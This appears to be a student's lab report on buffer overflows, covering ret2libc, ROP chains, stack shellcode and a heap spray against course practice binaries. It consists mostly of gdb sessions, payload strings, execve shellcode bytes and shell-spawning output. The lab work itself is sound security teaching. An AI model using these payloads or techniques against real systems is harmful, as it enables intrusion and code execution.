ISA 564: Lab 2 – Buffer Overflows and Shellcode

Task 1 Answers:

Question 1.1 –

First comes compiling the Lab2.1.c file without using '-z execstack':

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/Lab2# gcc -o Lab2.1 Lab2.1.c
root@kali:~/Desktop/Lab2# gdb -q Lab2.1
Reading symbols from Lab2.1...(no debugging symbols found)...done.
gdb-peda$
```

First, I found that the return address can be overwritten after 16 bytes:

```
gdb-peda$ run `python -c 'print "\x90"*16+"A"*4'`
Starting program: /root/Desktop/Lab2/Lab2.1 `python -c 'print "\x90"*16+"A"*4'`

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Next, find the addresses of the system() and exit() functions:
I need to set a breakpoint at main() function; and then rerun the command

```
gdb-peda$ b *main
Breakpoint 1 at 0x400548
gdb-peda$ run `python -c 'print "\x90"*16+"A"*4'`
Starting program: /root/Desktop/Lab2/Lab2.1 `python -c 'print "\x90"*16+"A"*4'`

[----------------------------------registers-----------------------------------]
```

Now, I can find the address where system() and exit() are stored:

```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00400548 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e29b40 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e1d7f0 <__GI_exit>
gdb-peda$
```

Hence, the addresses of system() and exit() are 0xb7e29b40 and 0xb7e1d7f0, respectively.

Next, I find the location of "/bin/sh".

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xb7f4bdc8 ("/bin/sh")
gdb-peda$
```

Hence, the location address of "/bin/sh" is 0xb7f4bdc8.

Finally, the exploit consists of "\x90"*16 + <system() address> + <exit() address> + <shell address> with the addresses in reverse due to little endian:

```
root@kali:~/Desktop/Lab2# gdb -q Lab2.1
Reading symbols from Lab2.1...(no debugging symbols found)...done.
gdb-peda$ r `python -c 'print "\x90"*16+"\x40\x9B\xE2\xB7"+"\xF0\xD7\xE1\xB7"
+"\xC8\xBD\xF4\xB7"'`
Starting program: /root/Desktop/Lab2/Lab2.1 `python -c 'print "\x90"*16+"\x40
\x9B\xE2\xB7"+"\xF0\xD7\xE1\xB7"+"\xC8\xBD\xF4\xB7"'`
[New process 12448]
process 12448 is executing new program: /bin/dash
[New process 12449]
process 12449 is executing new program: /bin/dash
# echo hello
hello
# pwd
/root/Desktop/Lab2
# exit
[Inferior 3 (process 12449) exited normally]
Warning: not running or target is remote
gdb-peda$
```

Hence, the above exploit is a success since the shell has been popped and exited without a segmentation fault.

Task 2 Answers:

Question 2.1 –

First, recompile Lab2.1.c using *-static* to create a static binary version along with the default(dynamic):

```
root@kali:~/Desktop/Lab2# gcc -o Lab2.1 Lab2.1.c
root@kali:~/Desktop/Lab2# gcc -static -o Lab2.1s Lab2.1.c
```

Run ROPgadget against the dynamically-linked binary first:

```
root@kali:~/Desktop/Lab2# ROPgadget --ropchain --binary Lab2.1
Gadgets information
============================================================
Unique gadgets found: 111

ROP chain generation
============================================================

- Step 1 -- Write-what-where gadgets

        [-] Can't find the 'mov dword ptr [r32], r32' gadget
root@kali:~/Desktop/Lab2#
```

From above, there are 111 unique gadgets found; but there was **no** ROP chain. Because the address for the 'mov dword ptr [r32]' gadget cannot be found at the start, a ROP chain link cannot form since each ROP gadget must have the address of the next gadget; and the next gadget must be successfully reached. In dynamic linking, only the code that is being executed is visible. Hence, there is less code surface area than needed to construct ROP chains.

Next, run ROPgadget against the statically-linked binary:

```
root@kali:~/Desktop/Lab2# ROPgadget --ropchain --binary Lab2.1s
Gadgets information
============================================================
Unique gadgets found: 11769

ROP chain generation
============================================================

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0806fa0a) # pop edx ; ret
        p += pack('<I', 0x080eb060) # @ .data
        p += pack('<I', 0x080b8fa6) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0805543b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806fa0a) # pop edx ; ret
        p += pack('<I', 0x080eb064) # @ .data + 4
        p += pack('<I', 0x080b8fa6) # pop eax ; ret
        p += '//sh'
```

(other "p +=" instructions not shown)…..

The number of unique ROP gadgets was found to be 11769 and there was a ROP chain this time; this means that each ROP gadget with the address of the next gadget managed to successfully connect to each subsequent gadget. Under static linking, all the code in the binary is parsed and visible. Thus, a ROP chain can be formed because there is more code available to provide a larger surface area for ROP chain construction.

Question 2.2 – After successfully making a ROP chain using the **static binary** of Lab2.1.c file; I then had to copy and paste the created ROP chain code into a python file I called *ROPexploit.py*.

Finally, here is the successful execution of the ROP chain using *ROPexploit.py*:

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/Lab2# gdb -q ./Lab2.1s
Reading symbols from ./Lab2.1s...(no debugging symbols found)...done.
gdb-peda$ r "$(python ./ROPexploit.py)"
Starting program: /root/Desktop/Lab2/Lab2.1s "$(python ./ROPexploit.py)"
process 8824 is executing new program: /bin/dash
#
```

Additionally, as per lab instructions, I have attached the *ROPexploit.py* file.

Task 3 Answers:

Question 3.1 –

First, Lab 2.2.c needs to compiled as follows:

```
root@kali:~/Desktop/Lab2# gcc -static -z execstack -o Lab2.2 Lab2.2.c
```

Next, the values of the following two arguments are needed for Lab 2.2 (which are):

- One is the selected shellcode.
- Other is the difference between the return address and a chosen ROPgadget.

For my selected shellcode, I will use **shellcode1[]** from Lab1.4.c:

\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80

Next, is to find the return address value (I'll get the ROPgadget address later):
First, I need to get the address of register $EIP which holds the return address for the next instruction. To do this, I first need to set a breakpoint within function().

```
root@kali:~/Desktop/Lab2# gdb -q Lab2.2
Reading symbols from Lab2.2...(no debugging symbols found)...done.
gdb-peda$ disas function
Dump of assembler code for function function:
   0x08048965 <+0>:     push   ebp
   0x08048966 <+1>:     mov    ebp,esp
   0x08048968 <+3>:     sub    esp,0x10
   0x0804896b <+6>:     call   0x8048a37 <__x86.get_pc_thunk.ax>
   0x08048970 <+11>:    add    eax,0xa7690
   0x08048975 <+16>:    mov    DWORD PTR [ebp-0x8],0x0
   0x0804897c <+23>:    lea    eax,[ebp-0x8]
   0x0804897f <+26>:    add    eax,0xc
   0x08048982 <+29>:    mov    DWORD PTR [ebp-0x4],eax
   0x08048985 <+32>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048988 <+35>:    mov    edx,DWORD PTR [eax]
   0x0804898a <+37>:    mov    eax,DWORD PTR [ebp+0x8]
   0x0804898d <+40>:    add    edx,eax
   0x0804898f <+42>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048992 <+45>:    mov    DWORD PTR [eax],edx
   0x08048994 <+47>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048997 <+50>:    nop
   0x08048998 <+51>:    leave
   0x08048999 <+52>:    ret
End of assembler dump.
gdb-peda$ b *function+0
Breakpoint 1 at 0x8048965
```

As seen above, I chose to set the breakpoint to be right before function() starts.
Next, I'll run the program (with a dummy input) until the breakpoint is reached. Then I'll use *info frame* to get the return address.

```
gdb-peda$ run 30000 `python -c 'print "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80"'`
Starting program: /root/Desktop/Lab2/Lab2.2 30000 `python -c 'print "\x31\xc9\xf7\xe
1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xc
d\x80"'`

[----------------------------------registers-----------------------------------]
```

…...scroll past rest of the *run* output and onto *info frame*……

```
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048965 in function ()
gdb-peda$ i frame
Stack level 0, frame at 0xbffff2f0:
 eip = 0x8048965 in function; saved eip = 0x8048a0f
 called by frame at 0xbffff340
 Arglist at 0xbffff2e8, args:
 Locals at 0xbffff2e8, Previous frame's sp is 0xbffff2f0
 Saved registers:
  eip at 0xbffff2ec
```

According to the "saved eip" value above, the return address is **0x8048a0f** (or 0x08048a0f).

Now, I need to get the address of the chosen ROPgadget:
I'll get my chosen ROPgadget address by finding the jmp $EAX.

```
root@kali:~/Desktop/Lab2# ROPgadget --only jmp --binary Lab2.2
Gadgets information
============================================================
0x08060d73 : jmp 0x17c8458b
0x080accf4 : jmp 0x17cd05fd
0x08048dbe : jmp 0x8048d28
0x0804c504 : jmp 0x804c493
0x0804df85 : jmp 0x804df4b
0x0804fb82 : jmp 0x804fb48
0x08053bec : jmp 0x8053992
0x080670f6 : jmp 0x806710c
```

….Scroll down…..

```
0x080dc4cf : jmp dword ptr [esi]
0x08050d74 : jmp eax
0x0805d294 : jmp ebx
0x0805c48f : jmp ecx
0x080bab24 : jmp edi
0x080a149f : jmp edx
0x0808b74a : jmp esi
0x080dd53f : jmp esp

Unique gadgets found: 42
root@kali:~/Desktop/Lab2#
```

From the above, the jmp eax command is at address 0x08050d74.

Now, the return address needs to be subtracted from the ROP gadget address:
0x08050d74 - 0x08048a0f = 33637

Now the final exploit string (shown below in screenshot) will pop a shell:

```
root@kali:~/Desktop/Lab2# gdb -q Lab2.2
Reading symbols from Lab2.2...(no debugging symbols found)...done.
gdb-peda$ r 33637 $(python -c 'print( "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80")')
Starting program: /root/Desktop/Lab2/Lab2.2 33637 $(python -c 'print( "\x31\xc9\xf7\
xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\
xcd\x80")')
process 11854 is executing new program: /bin/dash
# echo hello
hello
# pwd
/root/Desktop/Lab2
# exit
[Inferior 1 (process 11854) exited normally]
Warning: not running or target is remote
gdb-peda$
```

As seen above, the shellcode was successfully executed.

Question 3.2 – To show why the binary for Lab2.2.c needed to be compiled with *-z execstack*, I'll use the vmmap to show the differences between when the binary is compiled with and without *-z execstack* (the program needs to be run each time before executing *vmmap*).

Getting *vmmap* for compilation **using** *-z execstack*:

```
root@kali:~/Desktop/Lab2# gcc -static -z execstack -o Lab2.2 Lab2.2.c
root@kali:~/Desktop/Lab2# gdb -q Lab2.2
Reading symbols from Lab2.2...(no debugging symbols found)...done.
gdb-peda$ run 30000 `python -c 'print "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80"'`
Starting program: /root/Desktop/Lab2/Lab2.2 30000 `python -c 'print "\x31\xc9\xf7\xe
1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xc
d\x80"'`

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0804ff3f in _IO_wfile_underflow ()
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x080ef000 r-xp      /root/Desktop/Lab2/Lab2.2
0x080ef000 0x080f1000 rwxp      /root/Desktop/Lab2/Lab2.2
0x080f1000 0x08114000 rwxp      [heap]
0xb7ffb000 0xb7ffe000 r--p      [vvar]
0xb7ffe000 0xb8000000 r-xp      [vdso]
0xbffdf000 0xc0000000 rwxp      [stack]
gdb-peda$
```

Getting *vmmap* for compilation **without** *-z execstack*:

```
root@kali:~/Desktop/Lab2# gcc -static -o Lab2.2 Lab2.2.c
root@kali:~/Desktop/Lab2# gdb -q Lab2.2
Reading symbols from Lab2.2...(no debugging symbols found)...done.
gdb-peda$ run 30000 `python -c 'print "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80"'`
Starting program: /root/Desktop/Lab2/Lab2.2 30000 `python -c 'print "\x31\xc9\xf7\xe
1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xc
d\x80"'`

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0804ff3f in _IO_wfile_underflow ()
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x080ef000 r-xp      /root/Desktop/Lab2/Lab2.2
0x080ef000 0x080f1000 rw-p      /root/Desktop/Lab2/Lab2.2
0x080f1000 0x08114000 rw-p      [heap]
0xb7ffb000 0xb7ffe000 r--p      [vvar]
0xb7ffe000 0xb8000000 r-xp      [vdso]
0xbffdf000 0xc0000000 rw-p      [stack]
gdb-peda$
```

In the *vmmap* of the *-z exestack* compiled binary (1st screenshot with red rows), there are permissions for both heap and stack to be written and executed. Both of these permissions are necessary when writing and executing shellcode from the heap (or stack). In the *vmmap* of the binary without *-z exestack* (2nd screenshot without red rows), neither heap nor stack have the execute permission. Hence, shellcode cannot be executed from the heap (or stack).

Task 4 Answers:

Question 4.1 – To compile Lab2.3.c to perform a heap spray leading to the execution of shellcode on heap, the following are needed to be added to the code:

- shellcode that pops a shell is added to the Shellcode[] array.
- NOP and shellcode size variables
- Create an *mprotect()* function that will mark the memory map of *HeapBuf* executable.

For the ***Shellcode[]*** array, I will use same shellcode I used in Task 3 (which is ***shellcode1[]*** from Lab1.4.c):

\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80

For the NOP and shellcode size variables:
The ratio of NOP size to Shellcode size needs to be at least 95:5 to be able to get 95%+ rate in execution success. I decided make the ratio 96:4. The above shellcode I chose is made up of **26** bytes; which will be the shellcode size value. For a 96:4 ratio, the NOP size needs to be **650** bytes.

To create the *mprotect()* function:
I first need to insert the previous values into Lab2.3.c; then I'll compile and debug the binary to find the values to insert into the address and length field.

```
root@kali:~/Desktop/Lab2# gcc -g -o Lab2.3 Lab2.3.c
root@kali:~/Desktop/Lab2# gdb -q Lab2.3
Reading symbols from Lab2.3...done.
gdb-peda$ l
1       //Lab 2 - Task 4
2
3       #include <stdio.h>
4       #include <stdlib.h>
5       #include <time.h>
6       #include <sys/mman.h>
7
8       int main (int argc, char** argv)
9       {
10        int NOPSize = 650;  //Set the length of your NOP sled (in byte
s) here
```

```
gdb-peda$ l
11        int ShellcodeSize = 26;  //Set the length of your shellcode (i
n bytes) here
12        int PayloadSize = NOPSize + ShellcodeSize;
13        char Payload[PayloadSize];
14        char Shellcode[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80";  //Inse
rt your shellcode here
15        char* HeapBuf = (char*)malloc(0x8000000);  //134,217,728 (128M
B)
16        int* Address;
17
18        //Insert your call to mprotect() here
19
20        for (int x = 0; x <= PayloadSize; x++)
gdb-peda$ b 18
Breakpoint 1 at 0x6ee: file Lab2.3.c, line 18.
```

A breakpoint has been set on line 18 of the Lab2.3.c in order to get the memory at that point.

```
gdb-peda$ run
Starting program: /root/Desktop/Lab2/Lab2.3

[----------------------------------registers-----------------------------------]
gdb-peda$ info proc mapping
process 12308
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
          0x400000   0x401000     0x1000        0x0 /root/Desktop/Lab2/Lab2.3
          0x401000   0x402000     0x1000        0x0 /root/Desktop/Lab2/Lab2.3
          0x402000   0x403000     0x1000     0x1000 /root/Desktop/Lab2/Lab2.3
        0xafdee000 0xb7def000  0x8001000        0x0
        0xb7def000 0xb7fa0000   0x1b1000        0x0 /lib/i386-linux-gnu/libc-2.24.so
        0xb7fa0000 0xb7fa2000     0x2000   0x1b0000 /lib/i386-linux-gnu/libc-2.24.so
        0xb7fa2000 0xb7fa3000     0x1000   0x1b2000 /lib/i386-linux-gnu/libc-2.24.so
        0xb7fa3000 0xb7fa6000     0x3000        0x0
        0xb7fd3000 0xb7fd6000     0x3000        0x0
        0xb7fd6000 0xb7fd9000     0x3000        0x0 [vvar]
        0xb7fd9000 0xb7fdb000     0x2000        0x0 [vdso]
        0xb7fdb000 0xb7ffe000    0x23000        0x0 /lib/i386-linux-gnu/ld-2.24.so
        0xb7ffe000 0xb7fff000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.24.so
        0xb7fff000 0xb8000000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.24.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
gdb-peda$ print HeapBuf
$1 = 0xafdee008 ""
gdb-peda$
```

After running Lab2.3 (current version) and hitting the breakpoint, next comes *info proc mapping* to help determine the address and length values of *mprotect()*.

The value of *print HeapBuf* is 0xafdee008. Looking at the mapping, the most proximate address space is the row where the starting address is 0xxafdee000 and the size is 0x8001000.

The address value input for mprotect() will be HeapBuf-8 since 0xxafdee008-8 = 0xxafdee000 which matches the starting address from the mapping. The size will be written as 0x8000000+0x1000 since 0x8000000 was already written into Lab2.3.c.


Hence, the final mprotect() function will be:
mprotect(HeapBuf-8, (0x8000000+0x1000), PROT_READ | PROT_WRITE | PROT_EXEC);

also in screenshot of a part of Lab2.3.c:

```
int main (int argc, char** argv)
{
  int NOPSize = 650;  //Set the length of your NOP sled (in bytes) here
  int ShellcodeSize = 26;  //Set the length of your shellcode (in bytes) here
  int PayloadSize = NOPSize + ShellcodeSize;
  char Payload[PayloadSize];
  char Shellcode[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\xb0\x0b\xcd\x80\x51\xb0\x01\xcd\x80";  //Insert your shellcode here
  char* HeapBuf = (char*)malloc(0x8000000);  //134,217,728 (128MB)
  int* Address;

  //Insert your call to mprotect() here
  mprotect(HeapBuf-8, (0x8000000+0x1000), PROT_READ | PROT_WRITE | PROT_EXEC);
  for (int x = 0; x <= PayloadSize; x++)
  {
    if (x <= NOPSize) {Payload[x] = '\x90';}
                else {Payload[x] = Shellcode[x - NOPSize - 1];}
  }
```

With all variable values and mprotect() added, Lab2.3.c can be recompiled and executed:



As seen above, I have successfully executed my chosen shellcode and program as I successfully popped a shell. Also, the success rate is 95% or greater as required.

Finally, I have added my customized Lab2.3.c file with this lab report.